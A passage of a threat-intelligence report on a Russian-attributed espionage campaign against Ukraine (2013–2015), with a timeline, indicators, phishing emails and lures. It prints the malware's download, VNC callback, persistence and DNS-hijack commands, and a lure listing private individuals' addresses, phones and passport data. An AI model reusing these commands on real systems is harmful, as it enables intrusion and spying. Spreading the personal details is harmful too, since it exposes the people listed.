After the SBU made a second official statement on March 13, attributing recent attacks to the Russian government, another two droppers were observed on March 25, 2015 and April 3, 2015. These SFX droppers were, respectively:

```
File: Пропозиції для Мінінфраструктури України ДАЗТУ «Укрзалізниця»
щодо розміщення пунктів контролю на залізничному транспор.scr
Translation (from Ukrainian): Proposals for "Ukrzaliznytsia" (Ukrainian
Railways) of the Ministry of Infrastructure of Ukraine about placing of
checkpoints on railways.scr
MD5: C62438A6AB1D37DF5AFC712CE14995D9

File: Щодо громадян України Чужинова С.В., 26.08.1979 р.н. та
Олдаковськго С.В., 15.09.1971 р.н., які сприяли діяльності.scr
Translation (from Ukrainian): About Ukrainian citizens Chuzhinov S.V.,
26.08.1979 DOB and Oldakovskyi S.V., 15.09.1971 DOB, who contributing
to activities.scr
MD5: 2FCF797F2134BB860F784CA8F5BAC4D7
```

APPENDIX B: Timeline and Campaign Progression

As the attacks unfolded, it became increasingly evident that waves of the campaign directly correlated with the most recent events in Ukraine. Understanding major events in the region helped trace activity backwards and predict the next stages of the attacks. Because the attackers have continued to reuse infrastructure and TTPs, domains and samples of malware were easily identified, and it was clear that the different samples represented consistent development efforts. The attackers have used the same filename of one of the stage one payloads ("install_flashplayer_aih.exe") throughout the course of the campaign, which has aided the tracking efforts.

June 26, 2013

When discussions of Ukraine accepting the Association Agreement became more serious, the attackers began the preparation phase of the campaign. The earliest known file modification timestamp of a file used in the attacks ("den.exe" - explained below) is identified.

August 27, 2013

The first known variant of RMS RAT (`MD5: 2DD8A3312635936041C686B5FC51C9FF`, described in detail in the General Technical Analysis section above) is identified along with "den.exe" (`MD5: 40F7CC7F30C30C79AD7541A4CF0BF72B`). The "den.exe" malware is used to modify an infected system's DNS servers to the following, in order to perform DNS redirection (or hijacking) attacks using the first IP address as a malicious DNS server along with a legitimate OpenDNS server:

DNS IP Address	Location	Company	ASN
80.245.113.158	Ukraine, Simferopol	Crelcom	AS6789
208.67.222.222	USA, San Francisco	OpenDNS	AS36692

The inclusion of the legitimate OpenDNS DNS provider suggests that the malware only uses the attacker controlled DNS server to resolve specific domains of interest to the attackers. The malware uses the legitimate DNS server for all other requests.

In order to accomplish this, the following registry keys are modified:

```
HKLM\SYSTEM\ControlSet001\services\Tcpip\Parameters\{UUID}\NameServer:
"80.245.113.158, 208.67.222.222"
HKLM\SYSTEM\CurrentControlSet\services\Tcpip\Parameters\{UUID}\NameServ
er: "80.245.113.158, 208.67.222.222"
```

August 30, 2013

The domain `file-attachments.ru` was privately registered via the REGRU-RU registrar for use in future attacks. The first known IP resolution was `46.254.20.155`.

September 2, 2013 – September 16, 2013

As the 10th Yalta Annual Meeting approaches, in which EU and Ukrainian representatives will meet to discuss the terms of the AA from September 19-22, the initial wave of attacks begin. The goal of these attacks is to gain insight into the political decisions being made at this time. Attackers utilized the RMS RAT as well as "den.exe".

September 20, 2013 – November 24, 2013

During the 10th Yalta Annual Meeting in late September, more attacks are observed, including the first instance of the "install_flashplayer_aih.exe" (MD5: 4E3D45AA75822C52750EC5055697C964) payload, which ultimately dropped RMS RAT and "den.exe". It was used intermittently over the next few months, and on November 24, 2013, it was identified being distributed from a compromised server belonging to a Russian cosmetics company:

```
hxxp://kif.ru/inc/catalog/install_flashplayer_aih.exe
```

At the same time, this compromised server is also distributing the following payload of "FlashPlayerUpdates.exe" (MD5: A25CA9F94E43D35104AB4482100D630A), which is the predecessor of the setup_updates.exe payload (described in General Technical Analysis section):

```
hxxp://kif.ru/inc/catalog/FlashPlayerUpdates.exe
```

There are a few differences between this earlier version of "install_flashplayer_aih.exe" and the newer and updated version analyzed in the General Technical Analysis section. The main difference is that in this older version, the last level of the SFX archives ("setting.exe") drops "den.exe" (for DNS redirection) in addition to "install.cmd", "rms5.2.1.msi," and the legitimate "wget.exe." Additionally, "install.cmd" has lines to run "den.exe," pings google.com (instead of google.com.ua), and does not attempt to remove traces of previously installed versions of RMS.

It is unknown how long these payloads were being distributed from the compromised server or how else these files were distributed during their several month window of usage.

Also during this timeframe, an additional version of "install_flashplayer_aih.exe" was identified (MD5: FD9AF8CFA0D76E84CC783352A44E02E9) with the same functionality.

December 1, 2013 – February 28, 2014

The Federal Security Service of the Russian Federation (FSB) has officers present inside the SBU[12]. No attacks directed towards the SBU occur during this time, presumably because of the FSB's direct access to SBU operations.

April 15, 2014 – April 30, 2014

Just over a month after violent protests result in Ukrainian President Yanukovych fleeing to Russia and armed men in unmarked military gear seize the Simferopol International Airport in Crimea, the new acting Ukrainian President Turchynov announces the start of an "anti-terrorist operation" against pro-Russian separatists. At this point, the cyber espionage campaign's focus shifts from gathering political strategies to military intelligence as its most active wave begins.

The first instance of a benign lure/decoy document being used in a spear phishing email to convince victims to open malicious content is identified: "Списки без фотографий.docx," which translates from Russian to "Lists without photos.docx" (`MD5: 7DF924CBB8A41B7622CDF4F216C63026`). Operation Armageddon's name was derived from this document, which contains metadata showing it was both authored by and last saved by "Armagedon" (spelled incorrectly):




Figure 8: Authored and Last Saved by "Armagedon"

Delivered with the benign lure document is an updated version of "install_flashplayer_aih.exe" (`MD5: C9DE51CAB6447BD557EABA11EA8F413F`). It now removes traces of previous installed versions of RMS, and no longer uses "den.exe" for DNS redirection. Removing the DNS redirection capability suggests it was not as effective as intended, or that the attackers decided to focus on leveraging the RAT capabilities for acquiring intelligence about Ukrainian military strategies.

June 14, 2014 – July 5, 2014

Pro-Russian rebels shoot down a Ukrainian military plane on June 14, 2014, killing 49. The very next day a new wave of cyber attacks begins and uses the same malware and TTPs, presumably to attain information on how Ukrainian forces would respond. Less than a week later on June 20, Ukraine's newly elected President Poroshenko announces a ceasefire that lasts less than two weeks before deciding to launch a military ground operation against pro-Russian rebels in Ukraine. Only a few days after the unsuccessful ceasefire ends, no new campaign activity is observed.

July 17, 2014 – August 28, 2014

On the same day that Malaysian Airlines flight MH17 is shot down killing 298, July 17, 2014, new campaign activity is observed, delivering the malware described in detail in the above General Technical Analysis section. An additional version of "install_flashplayer_aih.exe" (`MD5: 4795FE6F5CE9557F6CBBA6457B7931CC`) is identified that includes the same functionality as the previous version, but with one exception: 123.cmd no longer includes a password required to open the "set.exe" SFX archive.

During this time, Russia's military invades Ukrainian cities and large groups of Ukrainian forces are cornered and almost entirely destroyed. Shortly thereafter, Ukrainian and Russian Presidents Poroshenko and Putin meet and Poroshenko agrees to retreat his forces. Only two days after their meeting on August 26, 2014, the cyber attacks cease. This is one of the longer stretches of the espionage operation due to the amount of intense military activity.

September 12, 2014

The SBU releases a statement[2] announcing the detection and disruption of a cyber attack by the Russian special services. They explain some of the TTPs observed in the attacks. This moment marks the beginning of preparations for the next stage of the campaign, in which the attackers modify their TTPs.

October 30, 2014 – November 26, 2014

After more than a month of preparation and changing TTPs, escalation of physical conflict in Ukraine prompts the next round of attacks to begin.

Two new files are identified: "Attachments_files_klm1977@i.ua.7z" (`MD5: A67663EBC17F1B29FC14C8017F3185A5`) and "Attachments_file_nas-law@ucci.org.ua.7z" (`MD5: 8D99D6ACCCEE2DBABB82B03B36554B06`). These filenames represent email addresses of the senders of the spear phish emails, the former being a personal email account, and the latter being an account from the International Commercial Arbitration Court at the Ukrainian Chamber of Commerce and Industry.

The sets of files have different initial droppers/lures which are discussed in "Variations of Spear Phishing Lures + Droppers" in APPENDIX A.

However, they both contain a new file "getcrome.exe" (MD5: 11C4601D3968F689E87C71E6687A3853), which uses a downloader script to retrieve the same payloads (now imitating fake Google Chrome updates) via the legitimate wget:

```
set sites=http://downloads.email-attachments.ru/load

wget.exe %sites%/chrome-xvnc-v5517.exe
wget.exe %sites%/chromeupdates.exe
wget.exe %sites%/updatesexplorer.exe
```

Figure 9: Payload retrieval

This new domain, email-attachments.ru, was registered with privacy protection on August 21, 2014, and resolves to 46.254.22.31.

These payloads are nearly identical in functionality to the previous samples, except that the ultimate payload "chrome-xvnc-v5517.exe" (MD5: D29050BAE02ADC38E28FCF33622C06E9) has changed from using the RMS RAT to the UltraVNC RAT[13]. UltraVNC is capable of accessing and completely controlling the infected machine. The RAT is set up to use the victim's MAC address as an ID when connecting back to the attacker operated Virtual Network Computing (VNC) server:

```
CD %TEMP%\vnc\
start winvnc.exe
ping 127.0.0.1
ping 127.0.0.1
CD "%TEMP%\vnc\"
start winvnc -autoreconnect -id:%sPara% -connect grom90.ddns.net:5500
```

Figure 10: UltraVNC connection to Dynamic DNS domain

The VNC server is using a Dynamic DNS domain grom90.ddns.net accepting connections on port 5500. The only two IP addresses the domain has resolved to are 91.218.228.161 (which hosts file-attachments.ru) and 37.143.8.220.

UltraVNC uses a configuration file "UltraVNC.ini" with interesting pieces of data:

```
path=Y:\ПРОБА\Создание троянов\создание RMS\vnc
```

Figure 11: Path to UltraVNC logs on attacker controlled machine

The path above in the configuration file is set as a location on the attacker operated machine hosting the VNC server to be used for storing logs. This path translates from Russian Y:\ПРОБА\Создание троянов\создание RMS\vnc to Y:\TEST\Trojan

`Creation\creation of RMS\vnc`. The RAT also allows the attacker to set a password that must be entered to connect to the infected machine:




Figure 12: Password used by attackers to connect to infected machines

December 25, 2014

Just after Ukrainian peace talks end in Minsk, an additional version of getcrome.exe (`MD5: 90F8F8EA411D767D833F9697DD0DABF4`) is identified. It has the same functionality as the November sample, but now downloads the payloads from the following locations:

```
hxxp://xiaomi-mi.com.ua/images/logo/chrome-xvnc-v5517.exe
hxxp://xiaomi-mi.com.ua/images/logo/chromeupdates.exe
hxxp://xiaomi-mi.com.ua/images/logo/updatesexplorer.exe
```

The above domain is an official website of the Ukrainian branch of Chinese company Xiaomi, the third largest smartphone distributor in the world. This marks the second time the attackers used a compromised server to deliver payloads.

January 15, 2015 – January 29, 2015

During a period of very heavy fighting in which Ukrainian anti-terrorist operation troops lost control of the Donetsk airport, the espionage campaign continues. Attackers move the payloads with the same functionality to the following locations on yet another compromised server belonging to a Ukrainian moving company:

```
hxxp://e.muravej.ua/dumper/backup/chrome-xvnc-v5517.exe
hxxp://e.muravej.ua/dumper/backup/chromeupdates.exe
```

The only difference between this payload of "chrome-xvnc-v5517.exe" (`MD5: 33ACB5B49688E609EF414EC762F180FB`) that contains UltraVNC and its configuration files and previous versions is its usage of a new Dynamic DNS domain, `grom56.ddns.net:5500` as the location of the VNC server. This domain resolves to `37.143.8.220`, which also hosted `grom90.ddns.net`.

February 8, 2015 – February 18, 2015

Despite another ceasefire, fighting and cyber attacks continue in mid February, until Putin urged Ukrainian troops to retreat from the key town of Debaltseve. The current wave of the campaign stopped on the same day the troops retreated.

Early in this wave, payloads move to two new compromised servers, belonging to an international logistics and cargo carrier and an electronics and appliances shop, respectively:

```
hxxp://brokbridge.com/images/thumb/chrome-xvnc-v5517.exe
hxxp://skidka.mobiboom.com.ua/ckeditor/lang/chromeupdates.exe
```

These payloads offered identical functionality as the previous versions, except that the UltraVNC RAT found within "chrome-xvnc-v5517.exe" (MD5: 09503CEEEE5EFF7FDBC75BB4E45012E7) communicates with a VNC server at a new Dynamic DNS domain, cat.gotdns.ch:5500, which is hosted on the same IP address (37.143.8.220) as the previous Dynamic DNS domains.

Later in this wave, a new file, "Attachments_kps@ps.mil.gov.ua_16.02.2015.rar", (MD5: CC6F3382888B8F2AD39DE288FBA3E1EC) is identified as being distributed from two URLs:

```
hxxp://cityhotel.ua/media/editors/codemirror/Attachments_kps@ps.mil.gov
.ua_16.02.2015.rar
hxxp://downloads.mortal-
combat.by/target.php?uid=b266690a47e0ec1bb25b931d787408d68450b1f1&url=a
HR0cDovL2NpdHlob3RlbC5raWV2LnVhL21lZGlhL2VkaXRvcnMvY29kZW1pcnJvci9BdHRh
Y2htZW50c19rcHNAcHMubWlsLmdvdi51YV8xNi4wMi4yMDE1LnJhcg==
```

This second URL contains base64-encoded content that decodes to a new URL to redirect victims to, hosted on a compromised web server of a hotel in Kiev:

```
hxxp://cityhotel.kiev.ua/media/editors/codemirror/Attachments_kps@ps.mi
l.gov.ua_16.02.2015.rar
```

This WinRAR file contains another SFX archive using the same payloads and VNC server as the previous samples.

March 13, 2015

The SBU releases another statement[3] announcing the detection of increased cyber attacks attributed to the 16th (former Federal Agency of Government Communications and Information) and 18th Centers of the Russian FSB. They explain some of the continued TTPs that are observed in the attacks.

March 25, 2015 – April 3, 2015

After the SBU released the official statement announcing increased Russian cyber activity, a new series of attacks is uncovered while the attackers slightly modify their TTPs. In two new droppers identified, attackers use enticing names for the droppers along with a text document icon, and open binary content in Notepad to make the victim think the document was corrupt.

Within both of the new SFX droppers are new scripts, including "tron.cmd" (MD5: 262777E5E1DA79784C08ACBB2002C169), which renames the legitimate wget.exe file to "SystemsErrorOpeningTheDocumentMicrosoftOfficeOf%DATE%.doc," and opens it in Notepad:




Figure 13: "System Error" opening "document" that is actually wget.exe

Just after attempting to convince the user that there has been an error opening a document of interest, "tron.cmd" downloads the payload containing UltraVNC RAT from another compromised server:

```
4  MD "%APPDATA%"\Treams
5  MD "%WINDIR%"\Treams
6
7  copy "%TEMP%\wget.exe" "%TEMP%\SystemsErrorOpeningTheDocumentMicrosoftOfficeOf%DATE%.doc" /y
8  start /b notepad.exe "%TEMP%\SystemsErrorOpeningTheDocumentMicrosoftOfficeOf%DATE%.doc"
9
10
11 CD %TEMP%
12 wget.exe -N http://prestigeclub.frantov.com.ua/press-center/press/chrome-xvnc-v5517.exe
13
14 copy "chrome-xvnc-v5517.exe" "%APPDATA%"\Treams\ /y
15 copy "chrome-xvnc-v5517.exe" "%WINDIR%"\Treams\ /y
16 CD %TEMP%
17
18 start /b chrome-xvnc-v5517.exe
```

Figure 14: Retrieval of payload containing UltraVNC RAT from compromised server

After it executes the "chrome-xvnc-v5517.exe" payload (MD5: 3169E1F0B5B6590C394E5785ED49DE8B), "tron.cmd" schedules tasks to re-run it every 180 minutes, and also adds it to an automatic startup location in the registry as persistence mechanisms:


```
ver | find "Microsoft Windows XP" > nul
if not errorlevel 1 goto win_xp
goto win_7


:win_xp
reg add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v chrome-xvnc-v5517 /t
REG_EXPAND_SZ /d "%windir%\system32\cmd.exe /c start /b %WINDIR%\Treams\chrome-xvnc-v5517.exe" /f

schtasks /Create /tn Trons_ups /TR "%WINDIR%"\Treams\chrome-xvnc-v5517.exe /SC MINUTE /mo 180 /ru "SYSTEM"
goto end


:win_7
reg add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v chrome-xvnc-v5517 /t
REG_EXPAND_SZ /d "%windir%\system32\cmd.exe /c start /b %APPDATA%\Treams\chrome-xvnc-v5517.exe" /f

schtasks /Create /tn Trons_ups /TR "%APPDATA%"\Treams\chrome-xvnc-v5517.exe /SC MINUTE /mo 180
goto end

:end
CD %TEMP%
exit
```

Figure 15: Persistence mechanisms used by "tron.cmd"

This version of the dropper containing UltraVNC and its configuration files is identical to the previous version, still using `cat.gotdns.ch:5500` for VNC communications, but with one small change. The UltraVNC configuration file "UltraVNC.ini" (`MD5: 846AF40E4E84E40A854482C3B20395C1`) previously used the string "`path=Y:\ПРОБА\Создание троянов\создание RMS\vnc`" as the path on the attacker's VNC server for log storage, but has now switched to a more discreet "`path=C:\Windows.`"

While this most recent phase of the campaign has been occurring, pro-Russian separatist leaders have announced their intentions to continue to fight for Ukrainian cities, and ultimately all of Ukraine. The Lookingglass Cyber Threat Intelligence Group predicts that as the physical conflict wages on, the cyber espionage attacks will continue, and perhaps the attackers have already begun preparation for the next stages.

APPENDIX C: Example Spear Phish Emails and Translations




Translation (from Ukrainian):

Operational Headquarters of the Administration of the State Border Guard Service of Ukraine – About situation on the state border of Ukraine

An information about situation on the state border of Ukraine and an appropriate information-reference material as of 07:00 AM on January 15, 2015 (attached).

Operational Headquarters
The Administration of the State Border Guard Service of Ukraine
Phone #: (044) 527-63-05;
Fax: (044) 239-84-36

An appendix to the summarized~.doc
944 KB Download



← назад во Входящие | Ответить | Переслать | Удалить | В спам! | Переместить в ▾ | Еще ▾

Оперативний штаб Адміністрації Державної прикордонної служби України — **Про обстановку на державному кордоні України** 16 янв

От: Оперативний штаб Адміністрації Державної прикордонної служби України <sc_adpsu@yandex.ru>
Кому: [redacted]
Тема: Про обстановку на державному кордоні України
Дата: 16 января 2015, 11:02:01
Размер: 8K

Інформуємо про обстановку на державному кордоні України та надсилаємо відповідний інформаційно-довідковий матеріал станом на 07.00 15 січня 2015 року (додається).

Оперативний штаб
Адміністрації Державної прикордонної служби України.
Тел. (044) 527-63-05;
Факс. (044) 239-84-36

Translation (from Ukrainian):
Operational Headquarters of the Administration of the State Border Guard Service of Ukraine – About situation on the state border of Ukraine

From: Operational Headquarters of the Administration of the State Border Guard Service of Ukraine sc_adpsu@yandex.ru
Subject: About situation on the state border of Ukraine
Date: January 16, 2015 11:02:01 AM

An information about situation on the state border of Ukraine and an appropriate information-reference material as of 07:00 AM on January 15, 2015 (attached).

Operational Headquarters
The Administration of the State Border Guard Service of Ukraine
Phone #: (044) 527-63-05;
Fax: (044) 239-84-36

Below is an example SMTP header of a spear phishing email sent in the campaign using the publicly available PHPMailer:

```
Return-path: <g123fg@yandex.ru>
Received: from [10.10.12.25] (helo=frv25.fwdcdn.com) by frv35.fwdcdn.com; Thu, 15 Jan 2015 15:50:48 +0200
Received: from forward17.mail.yandex.net ([95.108.253.142])
        by frv25.fwdcdn.com with esmtps ID 1YBkoy-0006Ek-QV
        for [redacted]; Thu, 15 Jan 2015 15:50:48 +0200
Received: from smtp18.mail.yandex.net (smtp18.mail.yandex.net [95.108.252.18])
        by forward17.mail.yandex.net (Yandex) with ESMTP id 3D3FC1062685
        for [redacted]; Thu, 15 Jan 2015 16:50:48 +0300 (MSK)
Received: from smtp18.mail.yandex.net (localhost [127.0.0.1])
        by smtp18.mail.yandex.net (Yandex) with ESMTP id 1198918A00C1
        for [redacted]; Thu, 15 Jan 2015 16:50:47 +0300 (MSK)
Received: from unknown (unknown [2a03:c980::1:20:16])
        by smtp18.mail.yandex.net (nwsmtp/Yandex) with ESMTPSA id 6ZTTNdY3zM-olHiYkWC;
        Thu, 15 Jan 2015 16:50:47 +0300
        (using TLSv1.2 with cipher AES256-GCM-SHA384 (256/256 bits))
        (Client certificate not present)
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed; d=yandex.ru; s=mail; t=1421329847;
        bh=q7hXg/DnyIyOYEs8KkA6MS3RJFrKYCWcwNePGxprmxc=;
        h=Date:To:From:Subject:Message-ID:X-Priority:X-Mailer:MIME-Version:
         Content-Type:Content-Transfer-Encoding;
        b=TUOvmUokmNh9fDGboBHwp716QROeMKrf2IP/IxIP+KOphwRqVscNwF1RZDFWzyFVO
         6GPTVUQTwB3jkSFnPJULWgwO6LgbKOTPt+pRUN3wfGaa5aHp9PR/3FWW3hS/iV3xmq
         txKZTjaOXSRKI8wCajSr838haNWFYVblzSdjNbek=
Authentication-Results: smtp18.mail.yandex.net; dkim=pass header.i=@yandex.ru
Date: Thu, 15 Jan 2015 16:50:47 +0300
To: [redacted]
From: =?utf-8?B?0J7Qv9C10YDQsNGC0LjQstC90LjQuSDRiNGC0LDQsSDQkNC00LzRltC90ZY=?=
 =?utf-8?B?0YHRgtGA0LDRhtGW0Zcg0JTQtdGA0LbQsNCyOL3QvtGXINC/0YDQuNC60L4=?=
 =?utf-8?B?0YDQtNC+OL3QvdC+0Zcg0YHQu9GD0LbQsdC4INCjOLrRgNCw0ZfQvdC4?= <sc_adpsu@pvu.gov.ua>
Subject: =?utf-8?B?0J/RgNC+INC+0LHRgdGC0LDQvdC+0LLQutGDINC90LAg0LTQtdGA0LbQsNCy?=
 =?utf-8?B?0L3QvtC8OYMgOLrQvtGA0LTQvtC90ZYgOKPQutGA0LDR19C90Lg=?=
Message-ID: <7d8dd75c8b4310911dede67ee9754915_43968_g123fg@yandex.ru>
X-Priority: 3
X-Mailer: PHPMailer 5.2.7 (https://github.com/PHPMailer/PHPMailer/)
MIME-Version: 1.0
Content-Type: multipart/alternative;
        boundary="b1_2e13c0216c205df3d2e97fdec6fdbe9d"
Content-Transfer-Encoding: base64
Authentication-Result: IP=95.108.253.142; mail.from=g123fg@yandex.ru; dkim=pass header.i= header.d=yandex.ru
```

APPENDIX D: Legitimate Documents Used as Lures

До складу **«Правого спектру»** входять:

- **ВО «Тризуб ім. С.Бандери»**:

[redacted] на прізвисько **«Літун»**, голова центрального проводу ВО «Тризуб» ім.С.Бандери, 04.12.1974 р.н., українець, уродженець м. Борислав Львівської області, проживаючий с. Задністрянськ Галицького району, вул. Львівська, 20, судимий, ідеолог та координатор обласного осередку «Тризуб» паспорт серії СЕ № 069117, м.т. 0971135855, має власний автотранспорт .

[redacted] псевдо «Яструб», голова Української політичної організації «Тризуб», 30.09.1971 р.н., зареєстрований та мешкає у м. Дніпродзержинську Дніпропетровської області по вул. Медична, 47, кв. 6, (моб.тел. 067-5575545). Особисті зв'язки: В.Наливайченко (УДАР), О.Турчинов, А.Парубій («Батьківщина»), А.Мохник, Ю.Сиротюк («Свобода»), Р.Чубаров (Меджліс КТН), А.Карпюк (УНА-УНСО).

[redacted] псевдо «Смерека», двічі судимий, голова Галицького районного осередку ВО «Тризуб», 13.01.1985 р.н., мешканець селища Задністрянськ, Галицького району, Івано-Франківської області один із координаторів «Правого сектору».

[redacted] псевдо «Орест», активіст Івано-Франківської організації ВО «Тризуб», 03.08.1981 р.н., зареєстрований м.Кривий Ріг Дніпропетровської області, вул.Недільна, 45/15, фактично проживав у м.Івано-Франківськ, безробітний, освіта вища, неодружений довірена особа керівництва ВО

File: Spiski_pravogo_sektora.pdf
Translation (from Russian): Lists of Right Sector.pdf
MD5: EA8BB16F04985063BE3C5E617C201681

ІНФОРМАЦІЙНІ МАТЕРІАЛИ
для щоденного інформування Адміністрації Президента України та Апарату Ради національної безпеки та оборони України
(станом на 16.00 25 серпня 2014 р.)

1. ЩОДО УЧАСТІ ЗС УКРАЇНИ В ПРОВЕДЕННІ АНТИТЕРОРИСТИЧНОЇ ОПЕРАЦІЇ ТА СИТУАЦІЇ В РАЙОНАХ ЇХ ДІЙ

1.1 Інформація про загальний характер дій підрозділів ЗС України під час участі в проведенні антитерористичної операції з акцентом на приклади найбільш успішних дій

